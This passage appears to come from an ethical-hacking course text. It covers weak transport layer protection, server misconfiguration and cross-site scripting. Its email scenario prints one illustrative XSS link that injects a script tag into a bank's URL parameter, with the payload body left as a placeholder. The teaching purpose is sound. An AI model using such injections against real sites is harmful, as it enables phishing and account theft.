  Insufficient transport layer protection is a security flaw that occurs when an application fails to protect sensitive traffic flowing in a network. It supports weak algorithms and uses expired or invalid certificates. Developers should use SSL/TLS authentication for authentication on the websites; otherwise, an attacker can monitor the network traffic. Unless communication between websites and clients is encrypted, data can be intercepted, injected, or redirected. An underprivileged SSL setup can also help the attacker to launch phishing and MITM attacks.

  System compromise may lead to various other threats such as account theft, phishing attacks, and compromised admin accounts. Thus, insufficient transport layer protection may allow untrusted third parties to obtain unauthorized access to sensitive information. All this occurs when applications support weak algorithms used for SSL and when they use expired or invalid SSL certificates or do not use them correctly.


Example

Assume that a user logs into an online banking application that possesses insufficient transport layer protection (i.e., it is not SSL encrypted). The sensitive data in the communication (e.g., session ID) can be vulnerable to attack during transit in plaintext format. This allows an attacker to steal such data to perform various types of attacks on the application.

Some server configuration problems are as follows:

- Server software flaws
- Enabling unnecessary services
- Improper authentication
- Unpatched security flaws
- Server configuration problems

Automated scanners help to detect a few of these problems. Attackers can access default accounts, unused pages, unpatched flaws, unprotected files and directories, and so on to gain unauthorized access. The person responsible should take care of all such unnecessary and unsafe features. Disabling them completely would prove to be highly beneficial, preventing outsiders from using them for malicious attacks. To avoid leakage of crucial information to attackers, the network administrator should thus take care of all application-based files through proper authentication and strong security methods. For example, if the application server admin console is automatically installed and not removed, and the default accounts are not changed, then the attacker discovers the standard admin pages on the server, logs in with default passwords, and establishes control over the server.



A7 - Cross-Site Scripting (XSS) Attacks

Cross-site scripting (XSS or CSS) attacks exploit vulnerabilities in dynamically generated web pages, which enables malicious attackers to inject client-side script into web pages viewed by other users. Such attacks occur when invalidated input data is included in dynamic content that is sent to a user's web browser for rendering. Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it within legitimate requests. Attackers bypass client-ID security mechanisms, gain access privileges, and then inject malicious scripts into specific web pages. These malicious scripts can even rewrite HTML website content.

Some exploitations that can be performed by XSS attacks are as follows:

- Malicious script execution
- Redirecting to a malicious server
- Exploiting user privileges
- Ads in hidden IFRAMES and pop-ups
- Data manipulation
- Session hijacking
- Brute-force password cracking
- Data theft
- Intranet probing
- Keylogging and remote monitoring

How XSS Attacks Work

A web page consists of text and HTML markup created by the server and obtained by the client browser. Servers can control the client's interpretation about the statically generated pages, but they cannot completely control the client's interpretation of the output of the page generated dynamically by the servers. Thus, if the attacker inserts untrusted content into a dynamic page, neither the server nor the client recognizes it. Untrusted input can come from URL parameters, form elements, cookies, database queries, and so on.

If the dynamic data inserted by the web server contains special characters, the user's web browser will mistake them for HTML markup, as it treats some characters as special to distinguish text from markup. Thus, an attacker can choose the data inserted into the generated page and mislead the user's browser into running the attacker's script. As the malicious scripts will execute in the browser's security context for communicating with the legitimate web server, the attacker will have complete access to the document retrieved and may send the data in the page back to his/her site.





Figure 14.16: Demonstration of XSS attack

Note: Check the CEH Tools, Module 14: Hacking Web Applications, for the XSS cheat sheet.



Cross-Site Scripting Attack Scenario: Attack via Email

In a cross-site scripting attack that employs email, the attacker crafts an email that contains a link to the malicious script and sends it to the victim, luring the victim into clicking the link containing the malicious script/query. For example, if the attacker finds a cross-site scripting vulnerability on the bank.com website, he/she constructs a link embedded with a malicious script such as

```
<AHREF=http://bank.com/registration.cgi?clientprofile=<SCRIPT>maliciouscode</
SCRIPT>>Click here</A>
```

and sends an email to the target user. When the user clicks the link, the URL is sent to bank.com with the malicious code. The legitimate server hosting the bank.com website sends a page back to the user including the value of **clientprofile**, and the malicious code is executed on the client machine. The malicious code asks the victim to enter profile information. After the user enters all the necessary personal details and clicks **Submit**, the attacker receives the information. The attacker can use these details to impersonate the user to gain access to the user's online bank account and perform other fraudulent activities.




Figure 14.17: XSS attack via email

XSS Example: Attack via Email




Figure 14.18: XSS example - attack via email

XSS Example: Stealing Users' Cookies

